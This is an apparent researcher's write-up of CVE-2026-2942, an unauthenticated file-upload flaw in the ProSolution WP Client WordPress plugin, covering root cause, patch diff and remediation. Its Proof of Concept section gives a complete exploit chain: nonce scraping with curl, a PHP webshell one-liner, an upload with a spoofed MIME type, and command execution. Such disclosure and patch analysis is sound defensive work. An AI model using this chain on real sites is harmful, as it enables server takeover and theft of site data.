
CVE-2026-2942: Arbitrary File Upload in ProSolution WP Client
Table of Contents
- Vulnerability Summary
- Description
- Technical Analysis
- 1. AJAX Handler Registered for Unauthenticated Users — includes/class-prosolwpclient.php (lines 253–254)
- 2. Nonce Exposed on Public Page — public/class-prosolwpclient-public.php (lines 2199–2292)
- 3. Client-Supplied MIME Type Used for File Validation — public/class-prosolwpclient-public.php (lines 993–1034)
- 4. PHP Extension Preserved in Final Filename — lines 1019–1024
- Root Cause
- Why Existing Controls Failed
- Attack Impact
- Proof of Concept
- Patch Analysis
- Timeline
- Remediation
- References
CVE-2026-2942 is a CVSS 9.8 Critical unauthenticated arbitrary file upload vulnerability in the ProSolution WP Client WordPress plugin. It allows any unauthenticated attacker to upload arbitrary files — including PHP webshells — directly to the server, potentially achieving full Remote Code Execution (RCE).
Vulnerability Summary
| Field | Value |
|---|---|
| Plugin Name | ProSolution WP Client |
| Plugin Slug | prosolution-wp-client |
| CVE ID | CVE-2026-2942 |
| CVSS Score | 9.8 (Critical) |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Vulnerability Type | Unrestricted Upload of File with Dangerous Type (CWE-434) |
| Affected Versions | <= 1.9.9 |
| Patched Version | 2.0.0 |
| Published | April 8, 2026 |
| Researcher | Nabil Irawan - Heroes Cyber Security |
| Wordfence Advisory | Link |
Description
The ProSolution WP Client plugin for WordPress is vulnerable to arbitrary file uploads due to missing file type validation in the proSol_fileUploadProcess function in all versions up to, and including, 1.9.9. This makes it possible for unauthenticated attackers to upload arbitrary files on the affected site’s server which may make remote code execution possible.
Technical Analysis
The attack chain flows through four components.
1. AJAX Handler Registered for Unauthenticated Users — includes/class-prosolwpclient.php (lines 253–254)
$this->loader->proSol_add_action( 'wp_ajax_proSol_fileUploadProcess', $plugin_public, 'proSol_fileUploadProcess' );
$this->loader->proSol_add_action( 'wp_ajax_nopriv_proSol_fileUploadProcess', $plugin_public, 'proSol_fileUploadProcess' );
The wp_ajax_nopriv_ hook registers the handler for unauthenticated (not-logged-in) users. Any visitor can trigger this endpoint at POST /wp-admin/admin-ajax.php?action=proSol_fileUploadProcess.
2. Nonce Exposed on Public Page — public/class-prosolwpclient-public.php (lines 2199–2292)
$translation_array = array(
    'ajaxurl' => admin_url( 'admin-ajax.php' ),
    'nonce'   => wp_create_nonce( 'prosolwpclient' ),
    // ...
);
wp_localize_script( 'prosolwpclient-public', 'prosolObj', $translation_array );
When any WordPress page containing the [prosolfrontend] shortcode is loaded, the nonce is embedded in the page source as prosolObj.nonce. An unauthenticated attacker reads it from view-source: or browser DevTools — the nonce provides zero security here.
3. Client-Supplied MIME Type Used for File Validation — public/class-prosolwpclient-public.php (lines 993–1034)
This is the core vulnerability. The function reads the file’s MIME type from $_FILES["files"]["type"][0]:
public function proSol_fileUploadProcess() {
    check_ajax_referer( 'prosolwpclient', 'security' );   // nonce only — no auth check

    $dir_info    = $this->proSol_checkUploadDir();
    $submit_data = $_FILES["files"];
    $mime_type   = isset( $submit_data['type'] ) ? $submit_data['type'][0] : '';  // ← ATTACKER CONTROLLED
    $ext         = proSol_mimeExt($mime_type);                                    // ← maps MIME → extension

    if ( in_array( $ext, proSol_imageExtArr() ) || in_array( $ext, proSol_documentExtArr() ) ) {
        // ... file is passed to UploadHandler and saved
    }
}
$_FILES["files"]["type"][0] is the Content-Type value sent by the HTTP client in the multipart request — it is never verified by the server. An attacker sends Content-Type: image/jpeg for a PHP webshell, causing proSol_mimeExt('image/jpeg') to return 'jpg', which passes the allowlist check in proSol_imageExtArr(). The actual file content is never inspected.
Additionally, the bundled CBXProSolWpClient_UploadHandler (a fork of blueimp jQuery File Upload) has accept_file_types set to /.+$/i — it accepts every file without restriction, delegating all responsibility to the calling code.
4. PHP Extension Preserved in Final Filename — lines 1019–1024
After the UploadHandler saves the file under its original name, the code extracts the extension from the saved filename:
$attached_file_name = $response_obj->name;
$extension          = pathinfo( $attached_file_name, PATHINFO_EXTENSION );  // ← reads .php
$newfilename        = wp_create_nonce( session_id() . time() ) . '.' . $extension;  // ← saves as <hash>.php
rename( $dir_info['prosol_base_dir'] . $attached_file_name, $dir_info['prosol_base_dir'] . $newfilename );
If the attacker uploads shell.php, the saved file is renamed to <hash>.php. The .php extension is preserved. The upload directory wp-content/uploads/prosolwpclient/ has no .htaccess to block PHP execution, so the file is immediately accessible and executable.
Root Cause
The root cause is twofold:
-
Client-controlled MIME type used for validation:
$_FILES["files"]["type"][0]is set by the HTTP client — not derived from file content. An attacker trivially spoofs it to any allowed MIME type (image/jpeg,application/pdf) while the actual file is a PHP script. -
No extension-based server-side validation: The code never checks the file’s actual extension before uploading. The only post-upload extension read (
pathinfo($attached_file_name, PATHINFO_EXTENSION)) is used to construct the final filename, preserving any dangerous extension.
Why Existing Controls Failed
| Control | Why it failed |
|---|---|
Nonce check (check_ajax_referer) | The nonce prosolwpclient is generated and embedded in every page using the [prosolfrontend] shortcode via wp_localize_script. Any unauthenticated visitor can extract it from the page source. It prevents CSRF, not unauthorized access. |
| MIME-type allowlist | The allowlist is evaluated against $_FILES["files"]["type"][0], which is an HTTP header value fully controlled by the attacker. The server never reads the actual file bytes to determine the real MIME type. |
| UploadHandler | Configured with accept_file_types = /.+$/i — accepts every file type without restriction. |
Attack Impact
An unauthenticated attacker can:
- Upload a PHP webshell or backdoor to
wp-content/uploads/prosolwpclient/ - Access the uploaded file directly via its public URL
- Execute arbitrary PHP code on the server with the web server’s privileges
- Achieve full Remote Code Execution (RCE)
- Escalate to full site compromise: steal credentials, install persistent backdoors, pivot to the database, and deface the site
Proof of Concept
Disclaimer: This PoC is provided for educational and defensive security research purposes only. Only use against systems you own or have explicit written authorization to test.
Prerequisites
- WordPress installation with the
prosolution-wp-clientplugin installed and activated, version <= 1.9.9 - A WordPress page published with the
[prosolfrontend]shortcode (required to obtain the nonce)
Step 1: Extract the Nonce from the Public Page
Visit any WordPress page containing the [prosolfrontend] shortcode and extract the nonce from prosolObj.nonce in the page source:
TARGET="https://target.example.com"

# Fetch the page and extract the nonce from the JS object
NONCE=$(curl -s "$TARGET/jobs" \
  | grep -oP '"nonce"\s*:\s*"\K[^"]+')

echo "Extracted nonce: $NONCE"
What to look for in the page source:
<script id='prosolwpclient-public-js-extra'>
var prosolObj = {
    "ajaxurl": "https://target.example.com/wp-admin/admin-ajax.php",
    "nonce": "a1b2c3d4e5",
    ...
};
</script>
Step 2: Create the PHP Webshell
echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.phpStep 3: Upload the Webshell with a Spoofed MIME Type
The critical bypass: set the file’s Content-Type to image/jpeg while the actual content is PHP.
curl -s -X POST "$TARGET/wp-admin/admin-ajax.php" \
  -F "action=proSol_fileUploadProcess" \
  -F "security=$NONCE" \
  -F "files[]=@/tmp/shell.php;type=image/jpeg" \
  | python3 -m json.tool
Expected response:
{
  "files": [
    {
      "name": "shell.php",
      "size": 31,
      "url": "https://target.example.com/wp-content/uploads/prosolwpclient/shell.php",
      "newfilename": "a3f8b2c1d9e4f7g2.php",
      "rename_status": true,
      "extension": "php"
    }
  ]
}
The "extension": "php" and "rename_status": true confirm the .php file was saved successfully.
Step 4: Trigger Remote Code Execution
SHELL_FILE="a3f8b2c1d9e4f7g2.php"   # Use the actual newfilename from Step 3

curl -s "$TARGET/wp-content/uploads/prosolwpclient/$SHELL_FILE?cmd=id"
Expected output:
uid=33(www-data) gid=33(www-data) groups=33(www-data)Unauthenticated RCE achieved.
Patch Analysis
What Changed
Only one source file was modified in the security fix: public/class-prosolwpclient-public.php
Fix Explanation
The patch replaces the flawed client-supplied MIME type check with a comprehensive, multi-layer server-side validation chain:
1. Extension extracted from the actual filename (not Content-Type):
$org_filename = sanitize_file_name( $submit_data['name'][0] );
$up_fileext   = strtolower( pathinfo( $org_filename, PATHINFO_EXTENSION ) );
2. Strict extension whitelist (8 safe types only):
$whitelist_ext = array( 'jpg', 'jpeg', 'png', 'gif', 'webp', 'pdf', 'doc', 'docx' );
if ( ! in_array( $up_fileext, $whitelist_ext, true ) ) {
    die(__("File type not allowed", "prosolwpclient"));
}
3. Real MIME type read from file content using finfo:
$finfoObj  = new finfo( FILEINFO_MIME_TYPE );
$true_mime = $finfoObj->file( $tmp_fileloc );   // server-side, reads actual file bytes
4. WordPress-level file type check:
$wp_mime_chk = wp_check_filetype( $org_filename );
if ( $wp_mime_chk['type'] == false ) {
    die(__("File type is not allowed.", "prosolwpclient"));
}
5. Cross-validation: real MIME must match extension-expected MIME:
$whitelist_mimes = array(
    'jpg'  => 'image/jpeg',
    'jpeg' => 'image/jpeg',
    'png'  => 'image/png',
    'gif'  => 'image/gif',
    'webp' => 'image/webp',
    'pdf'  => 'application/pdf',
    'doc'  => 'application/msword',
    'docx' => 'application/vnd.openxmlformats-officedocument.wordprocessingml.document',
);
if ( ! isset( $whitelist_mimes[ $up_fileext ] ) || $true_mime !== $whitelist_mimes[ $up_fileext ] ) {
    die(__("File content does not match its extension", "prosolwpclient"));
}
6. Image dimension verification for image uploads:
$img_dimension = @getimagesize( $tmp_fileloc );
if ( $img_dimension === false ) {
    die(__("Invalid image dimension", "prosolwpclient"));
}
7. Final post-upload extension re-check:
$fin_ext = strtolower( pathinfo( $attached_file_name, PATHINFO_EXTENSION ) );
if ( ! in_array( $fin_ext, $whitelist_ext, true ) ) {
    die(__("File type mismatch after upload", "prosolwpclient"));
}
The attacker can no longer bypass validation by spoofing the Content-Type header — the server now reads the real MIME type from the actual file bytes using PHP’s finfo extension. The strict 8-extension whitelist also eliminates the overly broad proSol_documentExtArr() which contained dozens of unnecessary types.
Code Diff (Key Changes)
-         $submit_data  = $_FILES["files"];
-         $mime_type   = isset( $submit_data['type'] ) ? $submit_data['type'][0] : '';
-         $ext = proSol_mimeExt($mime_type);
-
-         if ( in_array( $ext, proSol_imageExtArr() ) || in_array( $ext, proSol_documentExtArr() ) ) {
+         $org_filename = sanitize_file_name( $submit_data['name'][0] );
+         $tmp_fileloc  = $submit_data['tmp_name'][0];
+         $up_fileext   = strtolower( pathinfo( $org_filename, PATHINFO_EXTENSION ) );
+         $whitelist_ext = array( 'jpg', 'jpeg', 'png', 'gif', 'webp', 'pdf', 'doc', 'docx' );
+         if ( ! in_array( $up_fileext, $whitelist_ext, true ) ) {
+             die(__("File type not allowed", "prosolwpclient"));
+         }
+         $finfoObj  = new finfo( FILEINFO_MIME_TYPE );
+         $true_mime = $finfoObj->file( $tmp_fileloc );
+         $whitelist_mimes = array( 'jpg' => 'image/jpeg', /* ... */ );
+         if ( ! isset( $whitelist_mimes[ $up_fileext ] ) || $true_mime !== $whitelist_mimes[ $up_fileext ] ) {
+             die(__("File content does not match its extension", "prosolwpclient"));
+         }
Timeline
| Date | Event |
|---|---|
| April 8, 2026 | Publicly disclosed by Wordfence |
| April 8, 2026 | Patched version 2.0.0 released |
Remediation
Update the prosolution-wp-client plugin to version 2.0.0 or later immediately.
As additional defense-in-depth (even after patching), add an .htaccess to block PHP execution in the upload directory:
# wp-content/uploads/prosolwpclient/.htaccess
<Files "*.php">
    Deny from all
</Files>
References
If you found this post helpful, consider buying me a coffee. It keeps me writing!
